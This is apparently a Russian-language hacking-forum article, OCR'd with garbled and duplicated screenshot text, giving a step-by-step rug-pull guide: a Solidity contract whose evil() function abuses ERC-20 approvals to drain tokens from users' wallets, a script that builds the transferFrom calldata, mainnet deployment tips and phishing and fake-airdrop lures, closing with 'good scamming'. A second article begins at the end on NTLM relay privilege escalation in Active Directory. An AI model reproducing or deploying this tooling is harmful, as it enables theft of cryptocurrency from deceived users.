

Bash:

```
yarn
npm run start
```

Давайте протестируем, нажмем кнопки Approve для подключения к контракту и затем Mint для добычи токенов (по умолчанию выдается 500 токенов):



Пробуем обменять 1 XSSIS на ETH. Нажимаем кнопку Swap. Здесь мы должны обратить внимание на окно MetaMask при совершении транзакции, кошелек не говорит пользователю, что на самом деле будет происходить:




Проверяем транзакцию в Etherscan и смотрим, что произошло. Нами был совершен обмен 1 XSSIS на 0,1 ETH, но так же был произведен вывод всех токенов XSSIS из кошелька пользователя без его ведома:

Tokens Transferred:
 • From 0xa7e4d54a7... To 0x5e79b84db... For 1 XSSIS (XSSIS)
 • From 0xa7e4d54a7... To 0x91e42cb6f0... For 499 XSSIS (XSSIS)

Хорошо, мы разобрали так называемую “фичу” токенов, поняли концепцию стандарта ERC-20 и разработали контракт, который выводит токен из кошелька нашей жертвы за 1 клик. По сути, чего-то нового мы не изобрели. Мы лишь воспользовались возможностью, которая дает нам стандарт. Давайте создадим более сложный пример и вдобавок разработаем себе инструмент для скама. Мы соберем рабочий DeFi проект и сделаем так, чтобы можно было красть токены из кошельков пользователей, просто вызвав одну функцию. Для начала, разберемся в архитектуре нашего проекта, форкнем интерфейс для наших контрактов и создадим пару токенов для тестирования. Я покажу, как скамлю лично я и в конце статьи расскажу о некоторых способах привлечения пользователей. Согласитесь, в этой теме есть где развернуться! Пробуем!

Примитивная схема:




Красным - действие owner/contract.

Синим - действие users/contract.

Пользователи стейкают стейблкоины/обернутые токены/одиночные токены в наш контракт. Это делается ради награды в виде нашего нативного токена и ради sell pressure. Наш Токен также может где-то торговаться, например, в Uniswap и иметь в пулах крупную ликвидность. У пользователя будет стимул вводить свои токены к нам в контракт, т.к. потом можно будет нашим токеном торговать. Есть разные способы создавать стимулы для пользователей, к примеру, air-drop или искусственное завышение APY. Этой статье я остановлюсь лишь на том, как обмануть пользователя. В нашем примере задача - заманить как можно больше жертв, которые будут взаимодействовать с нашим контрактом. Достигнув определенного количества пользователей, мы украдем монеты из их кошельков (не пула контракта). Мы вызовем функцию evil(), которая отработает логику по краже монет. Напомню, это происходит потому, что пользователь дал одобрение на взаимодействие с нашим контрактом. Кстати, пользователь может свободно изымать свои средства из пулов контракта, но коварность одобрения токенов состоит в том, что одобрение

токенов состоит в том, что одобрение дает нам украсть монеты хоть через неделю, но при условии, что пользователь собственноручно не отозвал одобрение для нашего контракта. Кстати, пользователю совершенно необязательно стейкать токены, достаточно дать апрув, и мы сможем сделать все вредоносные действия.



Я постараюсь не описывать всю кодовую базу (будет слишком много текста). Все же тема конкурса не о программировании. Оставлю изучение исходного кода для читателя, который хочет глубже погрузиться в работу смарт-контрактов.

Функция по краже монет из кошелька:

JavaScript:

```
function evil(address _governance, bytes memory _setupData) public onlyOwnerOrGovernance {  
    governance = _governance;  
    (bool success,) = governance.call(_setupData);  
    require(success, "evil: failed");  
}
```

На вход дается адрес контракта токена, который мы выводим, и наша функция transferFrom() (её изучили ранее).

Подготовка токенов.

MetaMask заранее переключаем в сеть Rinkeby. Для демонстрации подготовим 2 токена (файл Token.sol). Файл открываем в Remix, в constructor() пишем название токена fakeUSDT, деплоим токен fakeUSDT и записываем его адрес. Затем чеканим (функция mint с параметром amount

`== 10000000000000000000000000000000`) себе на кошелек (address) 1.000.000 токенов. В том же файле меняем в constructor() название токена с fakeUSDT на XSSIS, так же деплоим, записываем адрес, чеканим 100к токенов себе на кошелек или позже на адрес контракта XSSChef.

The screenshot shows the Truffle UI interface. On the left, the FILE EXPLORERS panel displays the project structure with a file named Token.sol selected. The main area shows the Solidity code for the Token contract, which includes imports from OpenZeppelin's ERC20 and Ownable contracts. The constructor is defined to initialize the token name as "fakeUSDT" and symbol as "fakeUSDT". The mint function is also shown. In the middle-right section, the DEPLOY & RUN TRANSACTIONS panel shows the deployed contract details for the Token at address 0x029...31129MEMO. A red circle highlights the "mint" transaction button, which has its parameters set: to address 0x00000000000000000000000000000000 and amount 10000000000000000000000000000000. The "mint" button is also circled in red.

```
// SPDX-License-Identifier: Unlicense
pragma solidity 0.8.6;

import '@openzeppelin/contracts/token/ERC20/ERC20.sol';
import '@openzeppelin/contracts/access/Ownable.sol';

contract Token is ERC20, Ownable {
    string MintAddress = owner();
    constructor () ERC20("fakeUSDT", "fakeUSDT") {}

    /**
     * @notice Mint tokens
     * @param _to - token receiver address
     */
    function mint(address _to, uint256 _amount) external {
        _mint(_to, _amount);
        emit Mint(_to, _amount);
    }
}
```

The screenshot shows the Truffle UI interface. On the left, the FILE EXPLORERS panel displays the project structure with a file named Token.sol selected. The main area shows the Solidity code for the Token contract, which includes imports from OpenZeppelin's ERC20 and Ownable contracts. The constructor is defined to initialize the token name as "fakeUSDT" and symbol as "fakeUSDT". The mint function is also shown. In the middle-right section, the DEPLOY & RUN TRANSACTIONS panel shows the deployed contract details for the Token at address 0x029...31129MEMO. A red circle highlights the "mint" transaction button, which has its parameters set: to address 0x00000000000000000000000000000000 and amount 10000000000000000000000000000000. The "mint" button is also circled in red.

```
// SPDX-License-Identifier: Unlicense
pragma solidity 0.8.6;

import '@openzeppelin/contracts/token/ERC20/ERC20.sol';
import '@openzeppelin/contracts/access/Ownable.sol';

contract Token is ERC20, Ownable {
    string MintAddress = owner();
    constructor () ERC20("fakeUSDT", "fakeUSDT") {}

    /**
     * @notice Mint tokens
     * @param _to - token receiver address
     */
    function mint(address _to, uint256 _amount) external {
        _mint(_to, _amount);
        emit Mint(_to, _amount);
    }
}
```

Запускаем наше веб-приложение:

Bash:


yarn start

Фармим XSSIS токены!

Жмем кнопку Select:



Даем апрув и подтверждаем в MetaMask:



If unstake XSSIS tokens, the contract will automatically harvest rewards for you!

Стейкаем 100 fakeUSDT:



XSSIS tokens, the contract will automatically

Начисляются XSSIS:



Снимаем награду и изымаем fakeUSDT:





* что бы увидеть анимацию включите эту возможность в своем софте

Вывод средств.

Ранее мы разобрали, как работает функция `evil()`, теперь обсудим, как работает скрипт, который генерирует нам bytes для этой функции.

Скрипт находится в папке `src/utils/generateBytes.js`.

1. Записываем адрес токена, который хотим забрать в `TokenAAddress`.
2. `addressFrom` - у кого хотим забрать (смотрим Etherscan).
3. `addressTo` - куда хотим отправить.
4. `amount` - сколько хотим отправить (в `amount` нужно изменять только '10', то есть, если мы хотим забрать 100, тогда нужно просто написать '100' вместо '10', '0'.repeat(18) - это для decimals).

```

1 const Web3 = require('web3');
2
3 const web3 = new Web3('https://rinkeby.infura.io/v3/72d7ffb3990747adae8cf3bfd9c419461');
4
5 const TokenABI = require('../constants/abi/ERC20.json');
6
7 const TokenAAddress = '0x4523f5f67575dE696e090d9e93f0ce0e05Cfb275'; ①
8
9 const Token = new web3.eth.Contract(
10   TokenABI.abi,
11   TokenAAddress,
12 );
13
14 const addressFrom = '0x43F0ACe9175203a9df05d6E596b1A23a1773a52b'; ②
15 const addressTo = '0x90CaBd2E06245CE619f0f1D9671e64017a56574B'; ③
16 const amount = '10' + '0'.repeat(18); ④
17
18 async function generateBytes() {
19   const tx = Token.methods.transferFrom(addressFrom, addressTo, amount);
20   const data = tx.encodeABI();
21   console.log(data)
22 }
23
24 generateBytes();


```

Запускаем скрипт и копируем значение, которое выводится в консоль - это и есть наши bytes:

Bash:

node generateBytes.js

В контракте XSSISChef вызываем функцию `evil()`, в address указываем адрес контракта токена, который мы хотим украсть, в bytes - то, что скопировали из консоли.



Я пытаюсь украсть 999900 токенов и перевести их на другой адрес:

The screenshot shows the Remix IDE interface. On the left, there's a sidebar with buttons for 'Deploy & Run Transactions', 'New', 'Run', 'Edit', 'Info', and 'Details'. Below these are buttons for 'Reset', 'Deploy', 'Run', 'Info', 'Details', and 'Logs'. A red arrow points from the 'Deploy' button to the code editor area. The code editor contains the following Solidity code:

```
contract XSSDefeat {
    function withdrawAll() external {
        require(msg.sender == owner);
        transferAll();
    }
    function transferAll() external {
        require(owner != msg.sender);
        uint256 balance = address(this).balance;
        require(balance > 0);
        owner.transfer(balance);
    }
    function balanceOf(address account) external view returns (uint256) {
        return address(this).balance;
    }
    function totalSupply() external view returns (uint256) {
        return 999900;
    }
}
```

To the right of the code editor is a transaction details panel. It shows the recipient address as '0x00'. The estimated gas fee is 0.000242 ETH. The transaction has been signed and is ready to be sent. A red arrow points from the 'Send' button to the 'Send' button in the transaction details panel.

И вот что из этого вышло:

The screenshot shows the Remix IDE interface again. A red arrow points from the 'Deploy' button to the code editor area. The transaction details panel on the right shows the transaction has been successful. The account balance for 'Account 1' is now 0.9514 ETH. A red arrow points from the '0 tokens' button to the '0 tokens' entry in the transaction history list.



Дополнение.

Контракт XSSChef деплоится в mainnet так же, как и в testnet, подготавливаем только один токен, который предназначен для награды.

Чтобы украсть токены у жертвы, нужно следить в Etherscan за теми адресами, которые взаимодействуют с нашим контрактом. Знаю, это дело не продумано, по-хорошему нужно написать скрипт, который автоматизирует эти действия. Если хотим добавить новые пулы во вкладке Menu (frontend), то нужно найти файл constants.js и просто добавить новые пулы в supportedPools. Пулы - это новые токены, которые заносятся пользователем к нам в контракт, и которые мы можем украсть.

Мы справились! Я показал свой некоторый опыт по запуску крипто проектов и обману пользователей, используя смарт-контракты. Этот вид мошенничества называется Rug Pull. Этую тему можно крутить-вертеть как душе угодно, все зависит лишь от вашего воображения. Есть разные способы, и, на мой взгляд, самые профитные варианты привлечения пользователей. Airdrop токенов на адреса пользователей популярного проекта, который в тоже время, что и мы делает Airdrop, базу адресов можно спарсить по транзакциям. Хорошо работает рассылка по Email ящикам или Discord аккаунтам со ссылкой на фейк. Ну и, конечно же, YouTube/AdWords трафик. Профит в данной теме разнится: я работаю и хорошо себя чувствую. Есть пример, Badger DAO был взломан, где использован именно этот метод монетизации. Мой мануал подходит и для токенов ERC-721 (NFT), все делается по аналогии. Я показал лишь часть из своих наработок и готов ими делиться со всеми. Весь материал будет прикреплен к этой статье. Спасибо за внимание и удачного скама!

ФАЙЛЫ ОТ АВТОРА



УДАЛЕННАЯ
КАРТОФЕЛЬНА ZERO
SNOWCRASH

Удаленная Картошка Ноль и Cobalt Strike. Повышаем привилегии в AD через кросс-протокольную атаку NTLM Relay

by [snowcrash](#)

Идея для этой статьи пришла после одного внутряка, когда я попал в среду Active Directory, где члены группы безопасности Domain Users (все пользователи домена) обладали привилегией для удаленного подключения к контроллерам по протоколу RDP. Хоть это уже само по себе ужасная мисконфига, атакующий все еще должен найти способ для локального повышения привилегий на DC, что проблематично, если на системе стоят все хотфикссы. Здесь и приходит на помощь баг фича из серии [Microsoft Won't Fix List](#) – кросс-сессионное провоцирование вынужденной аутентификации по протоколу RPC – которая при отсутствии защиты службы LDAP(S) от атак [NTLM Relay](#) мгновенно подарит нам ключи от Королевства.

Далее мы поговорим о различных вариациях проведения данной атаки с использованием (и без) эксплоита [RemotePotato0.exe](#), о том, как скрыть его от Windows Defender, а также я покажу, что делать в случае, если в нашем распоряжении есть только маячок CS и нет вспомогательного хоста внутри локальной сети, по словам автора эксплоита «необходимого» для атаки.

ДИСКЛЕЙМЕР

Вся информация в этой статье представлена исключительно в исследовательских целях. Автор не несет ответственности за любое неправомерное и/или незаконное использование опубликованных материалов. Неправомерное завладение компьютерной информацией, создание и распространение вредоносного ПО, а также проведение несанкционированных мероприятий по тестированию на проникновение преследуется по закону. Все описанные действия выполнялись в частной инфраструктуре автора статьи, ни одна уточка не пострадала. Dixi.

Предыстория

Итак, внутренний пентест. Все по классике: только я, мой ноутбук, капюшон с маской Гая Фокса, переговорка, скоммутированная розетка RJ-45 и просторы корпоративной сети жертвы аудита. Отсутствие правил фильтрации IPv6 в моем широковещательном домене – в роли уязвимости, отправленные пакеты DHCPv6 Advertise с link-local IPv6-адресом моего ноутбука ([mitm6](#)) – в роли атаки, и вот получен первоначальный аутентифицированный доступ в среду AD. Далее сбор дампа «блада» с помощью [BloodHound.py](#), пока все по классике. Но вот то, что было дальше, ПОВЕРГЛО ВСЕХ В ШОК (ПЕРЕЙДИ ПО ССЫЛКЕ ДЛЯ ПРОДОЛЖЕНИЯ)...

Шучу, всего лишь все доменные пользователи могут коннектиться к контроллерам домена по RDP, что может пойти не так?



